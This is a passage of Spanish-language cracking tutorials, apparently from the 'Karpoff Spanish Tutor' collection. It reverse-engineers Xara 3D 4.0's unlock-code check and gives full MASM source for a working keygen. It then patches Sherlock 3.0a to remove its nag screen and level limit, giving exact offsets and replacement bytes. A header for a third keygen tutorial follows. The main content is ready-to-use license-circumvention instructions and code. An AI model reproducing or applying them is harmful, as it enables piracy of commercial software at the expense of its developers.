:00499937 8B0E                    mov ecx, dword ptr [esi]       llegamos
aquí
```

Parece que ha mirado la longitud del código y la ha colocado en EAX. De momento, nada de interés. F5 para continuar y llegamos a la zona caliente :o)

```
:0041F6CB 0FBE10                  movsx edx, byte ptr [eax]
:0041F6CE 52                      push edx
:0041F6CF E814CD0500              call 0047C3E8
```

En este call, se suma el doble del código ASCII de la primera letra a la dirección de inicio de una tabla. En la dirección indicada por esta suma, se hallará un número impar si el código corresponde a una letra mayúscula. A continuación, se hace un AND 01 con este número quedando el resultado en EAX. Lógicamente, este resultado será 1 si el número es impar y 0 en caso contrario. De vuelta:

```
:0041F6D4 83C404                  add esp, 00000004
:0041F6D7 85C0                    test eax, eax
:0041F6D9 0F84EB010000            je 0041F8CA
```

```
:0041F6DF 8B842444010000          mov eax, dword ptr [esp+00000144]
:0041F6E6 0FBE4801                movsx ecx, byte ptr [eax+01]
:0041F6EA 51                      push ecx
:0041F6EB E8F8CC0500              call 0047C3E8
......
```

Sigue con las otras seis letras y a continuación empieza el cálculo:

```
:0041F787 8BC5                    mov eax, ebp
:0041F789 8BCD                    mov ecx, ebp
```

En EBP se encuentra un número (B466C9E8) que merece toda nuestra atención. Luego veremos de donde ha salido. Por cierto, cuando registremos el programa :o) este número quedará anotado en el registro.

```
:0041F78B D1E8                    shr eax, 1
:0041F78D 2555555555              and eax, 55555555
:0041F792 81E155555555            and ecx, 55555555
:0041F798 8D0C48                  lea ecx, dword ptr [eax+2*ecx]
:0041F79B 8B842444010000          mov eax, dword ptr [esp+00000144]
:0041F7A2 69C915DE7856            imul ecx, 5678DE15
```

Va haciendo cálculos con el número misterioso, y el resultado que en mi caso es AA692764, lo guarda en ECX para compararlo más adelante y pone en EAX la dirección de nuestro código.

```
:0041F7A8 8A5801                  mov bl, byte ptr [eax+01]      BL=42
(2ª letra)
:0041F7AB 8A5003                  mov dl, byte ptr [eax+03]      DL=44
(4ª letra)
:0041F7AE 885C2432                mov byte ptr [esp+32], bl
:0041F7B2 8A18                    mov bl, byte ptr [eax]         BL=41
(1ª letra)
:0041F7B4 885C2430                mov byte ptr [esp+30], bl
:0041F7B8 8A5805                  mov bl, byte ptr [eax+05]      BL=46
(6ª letra)
:0041F7BB 885C2431                mov byte ptr [esp+31], bl
:0041F7BF 8A5802                  mov bl, byte ptr [eax+02]      BL=43
(3ª letra)
:0041F7C2 885C2433                mov byte ptr [esp+33], bl
:0041F7C6 8A5806                  mov bl, byte ptr [eax+06]      BL=47
(7ª letra)
:0041F7C9 0FBE4004                movsx eax, byte ptr [eax+04]   EAX=45
(5ª letra)
:0041F7CD 0FBEF3                  movsx esi, bl                  ESI=47
:0041F7D0 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F7D3 0FBED2                  movsx edx, dl                  EDX=44
:0041F7D6 8D04C6                  lea eax, dword ptr [esi+8*eax]
```

EAX+2*EAX es igual a 3*EAX, si ahora se multiplica EAX por 8, el resultado es igual a 24* el valor original de EAX (45h), al que se le suma ESI, es decir: 47h. El resultado es 6BFh. (Identifico con la letra "h" los números hexadecimales, excepto los de las anotaciones en el margen derecho).

```
:0041F7D9 0FBE742433              movsx esi, byte ptr [esp+33]   ESI=43
:0041F7DE 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F7E1 8D04C6                  lea eax, dword ptr [esi+8*eax]
```

Se multiplica 6BFh por 24 y se le suma ESI (43h). El resultado es A22Bh.

```
:0041F7E4 0FBE742431              movsx esi, byte ptr [esp+31]   ESI=46
:0041F7E9 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F7EC 8D04C6                  lea eax, dword ptr [esi+8*eax]
```

Se multiplica A22Bh por 24 y se le suma ESI (46h). El resultado es F344Eh.

```
:0041F7EF 0FBE742430              movsx esi, byte ptr [esp+30]   ESI=41
:0041F7F4 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F7F7 8D04C6                  lea eax, dword ptr [esi+8*eax]
```

Se multiplica F344Eh por 24 y se le suma ESI (41h). El resultado es 16CE791h.

```
:0041F7FA 0FBE742432              movsx esi, byte ptr [esp+32]   ESI=42
:0041F7FF 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F802 8D04C6                  lea eax, dword ptr [esi+8*eax]
```

Se multiplica 16CE791h por 24 y se le suma ESI (42h). El resultado es 2235B5DAh.

```
:0041F805 8D0440                  lea eax, dword ptr [eax+2*eax]
:0041F808 8D84C267216BFB          lea eax, dword ptr [edx+8*eax-0494DE99]
```

Se multiplica 2235B5DAh por 24 y se le suma EDX (44h). Se le resta un número mágico y el resultado es 30742E1Bh.

```
:0041F80F 3BC1                    cmp eax, ecx
:0041F811 0F85B3000000            jne 0041F8CA
```

Se comparan el número que habíamos visto antes (AA692764) con este de ahora y naturalmente, el programa nos manda a paseo. Pero ya sabemos lo que se hace con el código que hemos introducido. El numero a comparar, es el resultado de aplicar la fórmula:

((((((**5ª** * 24) + **7ª**) * 24 + **3ª**) * 24 + **6ª**) * 24 + **1ª**) * 24 + **2ª**) * 24 + **4ª** - 494DE99h. Aquí, **1ª**, **2ª**, etc. significa el código ASCII de la 1ª, 2ª letra etc.

Creo que la fórmula está clara, pero me temo que lo que sigue, no lo está tanto.

Podemos empezar por buscar el número más bajo posible. ¿Cuál será? El número correspondiente al código "AAAAAAA". Para ello, aplicaremos la fórmula pero nos detendremos antes de efectuar la última resta:

((((((41h * 24) + 41h) * 24 + 41h) * 24 + 41h) * 24 + 41h) * 24 + 41h) * 24 + 41h y el resultado es: ¡¡494DE99!! Eso quiere decir que el numero correspondiente al código "AAAAAAA" es 0 y que para calcular los números de cualquier código es válida la fórmula:

((((((**5ª** * 24) + **7ª**) * 24 + **3ª**) * 24 + **6ª**) * 24 + **1ª**) * 24 + **2ª**) * 24 + **4ª**. Ahora, **1ª**, **2ª**, etc. significa la diferencia entre el código ASCII de la 1ª, 2ª letra etc. y 41h.

Ahora podemos deducir que el código de la 4ª letra será el resto de dividir el número guardado en ECX, por 24. ¿Por qué? Si llamamos N1 a ((((((**5ª** * 24) + **7ª**) * 24 + **3ª**) * 24 + **6ª**) * 24 + **1ª**) * 24 + **2ª**) * 24, y N2 al número en ECX, podemos decir que: N1 + **4ª** = N2, entonces N1 = N2 - **4ª** . Sabemos que N1 es múltiplo de 24, por tanto, N2 - **4ª** también lo es. Entonces lo que le "sobrará" a N2 para ser divisible por 24 es **4ª** o sea, la diferencia entre el código de la 4ª letra y 41h.

A partir de ahora, todos los números van a ser hexadecimales y no voy a poner la "h".

Vamos a probar dividiendo AA692764 por 18 (24 decimal). El resultado es 719B6F9 y el resto es C, que sumado a 41, nos da 4D, el código de "M" que será la cuarta letra.
A continuación, dividimos 719B6F9 por 18. El resultado es 4BBCF5 y el resto es 1, que sumado a 41, nos da 42, el código de "B" que será la segunda letra.
A continuación, dividimos 4BBCF5 por 18. El resultado es 327DF y el resto es D, que sumado a 41, nos da 4E, el código de "N" que será la primera letra.
A continuación, dividimos 327DF por 18. El resultado es 21A9 y el resto es 7, que sumado a 41, nos da 48, el código de "H" que será la sexta letra.
A continuación, dividimos 21A9 por 18. El resultado es 167 y el resto es 1, que sumado a 41, nos da 42, el código de "B" que será la tercera letra.
Finalmente, dividimos 167 por 18. El resultado es E y el resto es 17, que sumado a 41, nos da 58, el código de "X" que será la séptima letra.
Si dividiéramos E por 18, El resultado sería 0 y el resto E, que sumado a 41, nos da 4F, el código de "O" que será la quinta letra.
Después de todo este cipostio, utilizando la cuenta de la vieja, hemos descubierto el código para mi instalación ;o) que es: " NBBMOHX". Vosotros ya os arreglaréis con la vuestra :oD

Si a estas alturas, queda alguien leyendo :o) le interesará saber de donde sale el número misterioso que habíamos visto antes en EBP (B466C9E8). Para ello, es necesario buscar el momento en que se pone este valor en el registro. No sé si hay un sistema mejor, lo que hice fue poner breakpoints cada vez más atrás, hasta que lo pillé :o)

```
:0041EE65 8B54244C                mov edx, dword ptr [esp+4C]
```

Se pone en EDX un número extraño, pero que después de ver como va la cosa, se descubre que es el valor de FirstInstallDateTime en HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion. Por cierto, para Windows NT y 2000, la clave Windows será Windows NT, pero no existe FirstInstallDateTime, por lo tanto, este keygen sólo valdrá para Windows 9x y Me. De todos modos, creo que al que tenga NT ó 2000 no le costará mucho hacer que el keygen valga para todos los sistemas.

```
:0041EE69 33C0                    xor eax, eax
:0041EE6B 8DAA5E40D991            lea ebp, dword ptr [edx+91D9405E]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041EE90(C)
|
:0041EE71 8B8C0408020000          mov ecx, dword ptr [esp+eax+00000208]
```

Aquí se descubrió el pastel cuando reconocí los nombres de usuario y organización que hay en el registro. Se ponen en ECX las cuatro primeras letras de RegisteredOrganization.

```
:0041EE78 8B9C0408030000          mov ebx, dword ptr [esp+eax+00000308]
```

Y aquí, en EBX las cuatro primeras de RegisteredOwner.

```
:0041EE7F 03CD                    add ecx, ebp
:0041EE81 83C004                  add eax, 00000004
:0041EE84 C1C10D                  rol ecx, 0D
:0041EE87 03CB                    add ecx, ebx
:0041EE89 C1C104                  rol ecx, 04
:0041EE8C 3BC6                    cmp eax, esi
:0041EE8E 8BE9                    mov ebp, ecx
:0041EE90 7CDF                    jl 0041EE71
```

Este proceso se repite 64 veces, al cabo de las cuales tenemos en EBP el valor B466C9E8.
Bueno, ya sabemos como se genera el código. Ahora trataremos de generarlo nosotros :o)

PROGRAMACION DELKEYGEN

Tal como he dicho anteriormente, voy a procurar explicar el proceso del keygen con detalle. De todos modos, sólo voy a hacerlo con lo relativo a este programa concreto. Las explicaciones sobre cuestiones generales, las podéis encontrar en: "Como Craquear con Ensamblador para Win32" de Mr. Crimson. (Creo haberlo obtenido en http://www.multimania.com/mrcrimson/private/MrCrimson1.zip)Y es que yo podría repetir sus explicaciones, pero siempre es mejor beber de las fuentes originales :o) Además, vale la pena leerlo o, para ser más exactos, me parece de lectura obligada. En primer lugar, el archivo de recursos rsrc.rc:

```
#include "\masm32\include\resource.h"

#define IDD_DIALOG          1000
#define IDC_SERIAL          1001
#define IDC_GEN             1002
#define IDC_EXIT            1003
#define IDC_INFO            1004
#define IDC_STATIC          -1

keygen ICON keygen.ico

IDD_DIALOG DIALOG 100,100,109,50

STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "Xara 3D 4.0"

FONT 10, "MS Sans Serif"

BEGIN

     LTEXT          "Código de desbloqueo",IDC_STATIC,8,5,36,18
     EDITTEXT       IDC_SERIAL,47,8,54,12,ES_READONLY | ES_CENTER
     PUSHBUTTON     "Generar",IDC_GEN,8,30,29,12
     PUSHBUTTON     "Exit",IDC_EXIT,40,30,29,12
     PUSHBUTTON     "Info",IDC_INFO,72,30,29,12

END
```

No hay mucho que contar: Una etiqueta de texto, una ventana de texto, y tres botones. De todo ello, indicamos las coordenadas y las medidas.
Ahora pondremos el código en el archivo xara.asm:

```
 .386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\advapi32.inc
include c:\masm32\include\kernel32.inc
```

```
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\advapi32.lib
includelib c:\masm32\lib\kernel32.lib
```

Las librerías que incluimos. Por ejemplo advapi32 incluye las definiciones de las APIs que utilizamos aquí, relativas al registro.

```
.const

IDD_DIALOG           EQU 1000
IDC_SERIAL           EQU 1001
IDC_GEN              EQU 1002
IDC_EXIT             EQU 1003
IDC_INFO             EQU 1004

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO

.data

Icono     db "keygen",0
Iconimage db "keygen",0
error     db "¡Fallo en registro!",0
txt1      db "1º - Este keygen sólo es válido para Windows 9x y Me
:o(",13,10,13,10,\
             "2º - Los datos para generar el código de desbloqueo, se
toman ",\
             "del registro. Si se instala de nuevo Windows, o se cambia
algún ",\
             "dato de los que emplea el programa, se deberá obtener un
nuevo ",\
             "número de registro, como ya se encargará de indicarnos el
Xara 3D.",13,10,13,10,\
             "Saludos de CaoS ReptantE :o)",0
txt2      db "Información de interés",0

hInstance dd 0
hIcon     dd 0
hWnd      dd 0
largo     db 2 dup(0),0
codigo    db 7 dup (0),0
owner     db 256 dup (0),0
ownertxt  db "RegisteredOwner",0
organ     db 256 dup (0),0
organtxt  db "RegisteredOrganization",0
fidt      db 4 dup (0),0
fidttxt   db "FirstInstallDateTime",0
clave     db "Software\Microsoft\Windows\CurrentVersion",0
handle    dd ?
longitud  db 2 dup(0),0
```

Las variables que vamos a utilizar. En handle, ponemos interrogante porque es un valor que el programa va a sacar del registro y desconocemos su longitud.

```
.code
```

```
start:

          invoke GetModuleHandle,NULL
          mov hInstance,eax
          invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,ADDR
DlgFunc,NULL
          invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD
     .if uMsg==WM_INITDIALOG
          mov eax,hDlg
          mov hWnd,eax
          invoke LoadIcon,hInstance,ADDR Icono
          mov hIcon,eax
          invoke SendMessage, hDlg, WM_SETICON,1,hIcon
```

Creación de la ventana.

```
     .elseif uMsg==WM_CLOSE
          invoke EndDialog,hDlg,NULL
```

¿Cerramos desde el botoncito en el lado superior derecho de la ventana?

```
     .elseif uMsg==WM_COMMAND
          mov eax,wParam
          mov edx,eax
          shr edx,16
```

¿Le hemos dado a un botón? Vamos a ver a cual.

```
          .if dx==BN_CLICKED
               .if ax==IDC_EXIT
               invoke SendMessage,hDlg,WM_CLOSE,0,0
               .elseif ax==IDC_INFO
               invoke MessageBox,hDlg,ADDR txt1,ADDR
txt2,MB_ICONINFORMATION
               .elseif ax==IDC_GEN
               invoke Operacion
               .if eax==ERROR_SUCCESS
                    invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR codigo
               .elseif
                    invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR error
               .endif
               ret
```

Si le hemos dado al de salir, pues a la calle. Si le hemos dado al de Info, nos aparece la Message Box con el texto que hemos definido. Si le hemos dado al de generar, llama a Operacion y al regreso si ha habido un error nos lo indica, y si todo ha ido bien, nos coloca el código obtenido en la ventana de texto.

```
          .endif
     .endif
.endif
ret
```

```
DlgFunc endp
```

Aquí se va a calcular el código:

```
Operacion proc

    invoke RegOpenKeyExA,HKEY_LOCAL_MACHINE,ADDR clave,NULL,
KEY_QUERY_VALUE,ADDR handle
    .if eax!=ERROR_SUCCESS
        ret
    .endif
```

Obtenemos el handle o identificador de la clave HKLM (Fijaos que es la variable en la que hemos puesto interrogante). Si no lo encuentra (mal asunto), error y a la calle. El valor NULL es obligado. La constante KEY_QUERY_VALUE es la máscara de acceso a la clave, que indica lo que nos permite hacer con ella. Para lo que queremos, esta nos vale.

```
    mov ebx, Offset longitud
    mov [ebx], word ptr 256
    invoke RegQueryValueExA,handle,ADDR ownertxt,NULL,REG_NONE,ADDR
owner,ADDR longitud
    .if eax!=ERROR_SUCCESS
         ret
    .endif
```

Aquí, con el handle obtenido antes, obtiene el valor de RegisteredOwner. En longitud, le indicamos la longitud de los datos a leer, pero nos devuelve el número de bytes leídos realmente (hasta encontrar 0). Por esta razón, debemos volver a poner en longitud los 256 bytes. Si aquí nos da error, es posible que tengamos instalado Windows NT o 2000 (no se me ocurre otra razón).

```
    mov ebx, Offset longitud
    mov [ebx], word ptr 256
    invoke RegQueryValueExA,handle,ADDR organtxt,NULL,REG_NONE,ADDR
organ,ADDR longitud
    .if eax!=ERROR_SUCCESS
          ret
    .endif
```

Lo mismo, pero para RegisteredOrganization.

```
     mov ebx, Offset longitud
     mov [ebx], word ptr 4
     invoke RegQueryValueExA,handle,ADDR fidttxt,NULL,REG_NONE,ADDR
fidt,ADDR longitud
     .if eax!=ERROR_SUCCESS
          ret
     .endif
```

Lo mismo, pero para FirstInstallDateTime.

```
     invoke RegCloseKey,HKEY_LOCAL_MACHINE

          mov esi, 100h
          pushad
```

Tuve problemas porque el programa se colgaba. Después de utilizar el SoftIce como debugger :o) pensé que sería una buena idea guardar todos los registros para recuperarlos después. Se terminaron los problemas.

El código que sigue, es equivalente al del programa entre las direcciones 41EE65 y 41EE90.

```
          mov edx, Offset fidt
          mov edx, dword ptr [edx]
          xor eax, eax
          lea ebp, dword ptr [edx+91D9405Eh]
bucle1:   mov ecx, Offset organ
          mov ecx, dword ptr [ecx+eax]
          mov ebx, Offset owner
          mov ebx, dword ptr [ebx+eax]
          add ecx, ebp
          add eax, 04
          rol ecx, 0Dh
          add ecx, ebx
          rol ecx, 04
          cmp eax, esi
          mov ebp, ecx
          jl bucle1
```

Este otro código, es equivalente al del programa entre las direcciones 41F787 y 41F7A2.

```
          mov eax, ebp
          mov ecx, ebp
          shr eax, 1
          and eax, 55555555h
          and ecx, 55555555h
          lea ecx, dword ptr [eax+2*ecx]
          imul ecx, 5678DE15h
```

Ahora sólo es cuestión de obtener las letras y ponerlas en el orden correcto.

```
          xor esi, esi
          mov edi, Offset codigo
          mov eax, ecx
          mov ecx, 24
          for tabla, <3,1,0,5,2,6,4>
```

Esta instrucción for, ejecuta las instrucciones que hay hasta endm tantas veces como parámetros (<p1,p2,...>) tenga, dándole a la variable tabla los valores de cada parámetro. O sea, como un bucle for-next, pero con los valores de la variable definibles. En este caso, los parámetros representan el número que hay que sumar a la dirección de inicio del código para situar las letras en el orden correcto (3 para la cuarta letra, 1 para la segunda, 0 para la primera, etc.)

```
          xor edx, edx
          div ecx
```

Esta instrucción, divide el contenido de los registros EDX : EAX por ECX dejando el cociente en EAX y el resto en EDX. Previamente, hemos puesto a cero el registro EDX.

```
          add edx, 41h
          mov [edi+tabla], dl
```

Le sumamos al resto, 41h para convertirlo en letra y lo ponemos en su lugar, definido por la variable tabla, o sea los

parámetros de la instrucción for. Así, como he dicho antes, se colocará primero la cuarta letra, luego la segunda, la primera, la quinta, etc.

```
            endm
            popad
ret
```

Recuperamos los registros y volvemos.

```
Operacion endp

end start
```

Ensamblamos con el MAsm32 y he aquí el resultado:

That's all Folks.

FINAL

Debo recordaros como siempre, que si pensáis utilizar regularmente el programa, debéis plantearos invertir una parte considerable de esos dineros que malgastáis tan alegremente en vicios -seguramente algunos de ellos inconfesables- en proporcionar una vejez tranquila y sin sobresaltos al programador ;o)

Para finalizar, quiero mandar un saludo a Act Mago, buen amigo y excelente persona. También quiero saludar muy cordialmente a DeK_*bad_boy*_OiN :o) Por último, debo expresar mi gratitud al Profesor_X por sus recopilaciones y a Karpoff por su página. Tal vez estamos acostumbrados a tomar de la Red lo que necesitamos, sin pensar en que esto sólo es posible gracias al esfuerzo desinteresado de personas como ellos. La verdad, si no fuera por estas personas, las cosas serían más difíciles :o)

Para consultas relativas a mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa:	Sherlock 3.0a

PROTECCION:	Acceso a solo 100 niveles, de un total de 131071 etc.		
Descripcion:	Nags-screen, limite de niveles		
Dificultad:	Aficionado		
DOWNLOAD:	http://xxxx		
Herramientas:	* Hex WorkShop 2.20b005 * SoftICE 4.0 * KW32dasm 8.93		
CRACKER:	Fantomas	FECHA:	08/06/2001

INTRODUCCION

Hola, estoy con el gusto de poder mostrarles la forma de como lleve a cabo el analisis de esta aplicacion.

Antes que nada dejenme comentarles que esta aplicacion, antes realizada para MSDOS, se tenia acceso a cualquier nivel, sin embargo en 'guidous', solo a 100 niveles; es bueno y entretenido, si saben a que me refiero y ademas estructuralmente esta muy bien realizado, como podran observar mas adelante, no es como algunas aplicaciones donde en tres renglones se decide la suerte

```
:00406AAE        TEST        AL, AL
:00406AB0        JNE         00406ACA
```

Possible StringData Ref from Data Obj --> "Invalid Registration Information"

```
:00406AB2        PUSH        0046088C
:00406AB7
```

Possible StringData Ref from Data Obj --> "Thank you for registering your copy of 'Aplicacion'"

```
:00406ACA        PUSH        00460838
:00406ACF
```

y eso lo hace mas interesante

La amenaza elegante

AL ATAKE

Primeramente vamos a observar su comportamiento, corremos la aplicacion y lo primero: un NAG

Despues una ventana de dialogo, donde solicitan el nivel preferido, si indicamos un nivel entre 0 y 49 o 65536 y 65585 todo va bien y a jugar

Sin embargo, que pasa cuando damos un numero entre 50 y 65536 o mayor a 65585 ?

Como respuesta tenemos frente a nosotros un aviso de la restriccion, y automaticamente te mandan a jugar al nivel 49

Imagen 1




Imagen 2




Imagen 3

Bien, ahora sabemos donde actuar, cargamos la aplicacion en el 'Loader32' del SoftIce

Lo primero que vamos a hacer, es quitarnos de encima el molesto Nag-Screen, y para ello vamos a utilizar las siguientes interrupciones en el SoftIce

bpx MessageBox
bpx MessageBoxExA
bpx DialogBoxParam
bpx DialogBox

Corremos la aplicacion e inmediatamente saltamos al SoftIce

```
USER!DIALOGBOX
17C7:4CB6        MOV        CX, 4E1B        < ---- Aqui estamos
17C7:4CB9        JMP        4CBE
17C7:4CBB
```

vamos a detenernos aqui un poco para hacer varias observaciones, ya que el proposito de este texto es, en esencia un tutorial, asi que veamos la 'Ventana de Registros'

```
EAX=00000084    EBX=0000BFD6    ECX=8126B1BC    EDX=81624B48    ESI=0000198E
EDI=00000001    EBP=0000BFCE    ESP=0000BFB8    EIP=00004CB6    o d I s z a P c
CS=17C7    DS=198F    SS=198F    ES=188F    FS=0000    GS=0000
```

observa bien estos dos valores SS=198F y ESP=0000BFB8 estos valores combinados nos indican donde esta la Pila, y si quieres verla, teclea en la 'Ventana de Comandos' del SoftIce

D 198F:0000BFB8 presionas Enter y obtenemos

```
198F:0000BFB8 5B 35 BF 3D C0 31 BF 3D-00 00 84 00 00 00 8E 19
198F:0000BFC8 D8 C4 01 00 00 00 FA BF-02 11 07 3B D6 BF 40 2A
```

ahora veamos que en 198F:0000BFB8 hay 5B 35 BF 3D o sea la direccion 3DBF:0000355B, al parecer a esa direccion vamos a caer, le damos a 'F12' y nos manda al Nag, ahora le damos a 'Play Game' y regresamos al SoftIce, justo en la direccion que habiamos supuesto

```
3DBF:3540    JMP    355B
3DBF:3542    MOV    SI, [0CAA]
3DBF:3546    PUSH   SI
```

```
3DBF:3547     PUSH     WORD PTR [BX+1E]
3DBF:354A     PUSH     WORD PTR [BX+1C]
3DBF:354D     PUSH     WORD PTR [BP-02]
3DBF:3550     PUSH     40FF
3DBF:3553     PUSH     31C0
3DBF:3556     CALL     USER!DIALOGBOX
3DBF:355B     MOV      DI, AX                    < ---- Estamos aqui
3DBF:355D     PUSH     WORD PTR [BP+06]
```

podemos suponer que la instruccuion causante del NAG-Screen es
   3DBF:3556 CALL USER!DIALOGBOX
por lo tanto, pongamos un JMP en la direccion 3DBF:3542 SI, [0CAA] para omitir tambien los PUSH
   3DBF:3542 JMP 355B
en el W32Dasm nos vamos a :3542 SI, [0CAA] y vemos en la barra de estado el Offset 0003C82h,
despues en el Hex WorkShop nos vamos al Offset y tecleamos EB 17, salvamos, corremos la aplicacion, y ---
EXCELENTE funciono --- pero podemos ir mas alla, preguntemonos que sucederia si estando en la direccion
   3DBF:355B MOV DI, AX
presionamos 'F12' otra vez, ya que para aprender hay que experimentar, y regresamos a

```
366F:10E7     RETF     0002
366F:10EA     ENTER    0024, 00
366F:10EE     PUSH     00
366F:10F0     LEA      AX, [BP-24]
366F:10F3     PUSH     AX
366F:10F4     CALL     340F:1B28
366F:10F9     LEA      AX, [BP-24]
366F:10FC     PUSH     AX
366F:10FD     CALL     37FF:350E
366F:1102     LEA      AX, [BP-24]               < ---- Aqui estamos
366F:1105     PUSH     AX
366F:1106     CALL     37FF:33B2
366F:110B     LEAVE
366F:110C     RETF
```

intentemos poner un JMP hacia la direccion 1102 en la direccion 366F:10F9
   366F:10F9 JMP 1102
pero ... NO, no ganamos nada haciendo esto, intentemos mejor eliminar por completo las tres subrutinas y probemos la aplicacion, por si se queda congelada o nos manda algun error (en tal mejor modificariamos 3DBF:3542 SI, [0CAA] por 3DBF:3542 JMP 355B y nos dejamos de tonterias), 366F:10EE JMP 110B
en el W32Dasm nos vamos hasta :10EE PUSH 00 y vemos en la barra de estado el Offset 0001492Eh, en el Hex WorkShop nos vamos al Offset y tecleamos EB 1B, salvamos, corremos la aplicacion, y ...
   ... funciono tambien

No hay que ser tan ambiciosos, pero, sino lo intentamos nunca sabremos que tipo de errores se pueden generar, asi que estando en la direccion
   366F:1102 LEA AX,[BP-24]
presionamos 'F12' otra vez, ya que somos necios, y regresamos al Softice

```
3C77:27D0     JMP      2873
3C77:27D3     PUSH     DS
3C77:274D     PUSH     01A6
3C77:277D     CALL     GDI!CREATEPALETTE
3C77:27DC     PUSH     AX
3C77:27DD     PUSH     25F8
3C77:27E0     CALL     3BCF:DB72
3C77:27E5     CALL     366F:10EA
3C77:27EA     CMP      WORD PTR [3056], 01       < ---- Aqui estamos
3C77:27EF     JNZ      2803
```

intentemos ahora poner un JMP hacia la direccion 27EA en la direccion 3C77:27D3

3C77:27D3 JMP 27EA

y aunque parece criminal, esta aplicacion funciona

Bueno, nuestra intencion inicial era desaparecer el NAG-Screen y es suficiente para ello, con llevar a cabo el paso anterior, no vaya a ser que en realidad estemos eliminando una rutina importante, que a simple vista no resalta. Punto y aparte

---

Una vez concluido el primer paso, vamos a lo realmente interesante, miles de niveles nos estan esperando, y no va a ser facil cazarlos, para ello primero vamos a quitar el texto siguiente (Puzzles 65536 though 131071 have no " given" locations on the playing board.) ya que confiamos que no va a ser necesario, en el Offset 0004047E y hasta el 000404CB sustituimos por espacios (20h en el Hex WorkShop) o por la leyenda que se te ocurra poner "Alguna vez, has bailado con el Diablo, bajo tenue luz de la Luna?. Fantomas"

Ahora si, corremos la aplicacion una vez cargada en el Loader32 (recordemos que aun tenemos nuestras interrupciones cargadas, te sugiero que las inhabilites (en el Softice con 'BD *') para llegar rapidamente al cuadro de dialogo (ver imagen2),

(00) * bpx MessageBox
(01) * bpx MessageBoxExA
(02) * bpx DialogBoxParam
(03) * bpx DialogBox

una vez que lleguemos, vamos habilitar nuestras interrupciones (en el Softice con 'BE *') y vamos a tratar de generar un error en la aplicacion, solicitando el Puzzle # 50, para que nos mande el cuadro de dialogo (ver imagen 3)

seleccionamos 'OK' y regresamos al Softice

```
USER!DIALOGBOX
17C7:4CB6      MOV      CX, 4E1B          < ---- Aqui estamos
17C7:4CB9      JMP      4CBE
17C7:4CBB
```

aqui empieza a preparar el cuadro de dialogo que nos va a mostrar, por lo tanto apretamos 'F12' para que nos mande a la instruccion que la ordeno

```
3D3F:3540    JMP     355B
3D3F:3542    MOV     SI, [0CAA]
3D3F:3546    PUSH    SI
3D3F:3547    PUSH    WORD PTR [BX+1E]
3D3F:354A    PUSH    WORD PTR [BX+1C]
3D3F:354D    PUSH    WORD PTR [BX-02]
3D3F:3550    PUSH    3D3F
3D3F:3553    PUSH    31C0
3D3F:3556    CALL    USER!DIALOGBOX
3D3F:355B    MOV     DI, AX            < ---- Aqui estamos
3D3F:355D    PUSH    WORD PTR [BP+06]
```

podriamos actuar precipitadamente y sustituir rapidamente

3D3F:3542 MOV SI, [0CAA] por 3D3F:3542 JMP 355B

pero esto unicamente nos evitaria ver el mensage de restriccion, y de todas maneras no nos permitiria pasar del nivel 49, asi que tenemos que encontrar donde se lleva a cabo esta restriccion, para ello apretamos 'F12' y nos manda a

```
325F:068A    CALL    325F:241C
325F:068F    MOV     BX, [3064]
325F:0693    MOV     AX, [BX,+12]
325F:0696    MOV     [305A], AX
```

```
325F:0699    MOV    AX, [BP-40]
325F:069C    MOV    [300A], AX
325F:069F    MOV    [BX+0C], AX
325F:06A2    CMP    WORD PTR [300A], 31
325F:06A7    JBE    06D3
325F:06A9    PUSH   00
325F:06AB    LEA    AX, [BP-30]
325F:06AE    PUSH   AX
325F:06AF    CALL   429F:2604
325F:06B4    LEA    AX, [BP-30]
325F:06B7    PUSH   AX
325F:06B8    CALL   3D3F:350E
325F:06BD    MOV    AX, 0031              < ---- Aqui estamos
325F:06C0    MOV    [300A], AX
325F:06C3    MOV    BX, [3064]
325F:06C7
```

ahora si, aqui podemos ver la rutina de restriccion, en la direccion
325F:06A2 CMP WORD PTR [300A], 31
compara nuestro numero elegido 32h (50 decimal) y sis es mayor a 31h, no salta a 325F:06D3, nos manda el mensaje, y sustituye nuestra seleccion por 31h (49 en decimal) y ya perdimos, asi entonces si queremos ganar basta con cambiar 325F:06A7 JBE 06D3 por 325F:06A7 JMP 06D3, nuevamente con el W32Dasm obtenemos el Offset 00013EE7h, y en el Hex WorkShop nos vamos al Offset y tecleamos EB 2A, salvamos, corremos la aplicacion, y ... Asunto arreglado

La amenaza elegante

El presente documento, es una tarea cientifica de investigacion, con caracter docente, no pretende violar ninguna ley vigente, el autor no se hace responsable del uso, manejo o practicas inadecuadas del analisis presentado {:o)

Karpoff Spanish Tutor

Programa: Desktop Destroyer 2.0

PROTECCION:	**Name / Serial.**
Objetivo:	Hacer un Keygen.
Descripcion:	Salvapantallas que juega con la imagen del escritorio.
Dificultad:	Aficionado.
DOWNLOAD:	http://www.janz-kiel.de/isotope244/DesktopDestroyer.zip
Herramientas:	**Softice, Masm.**
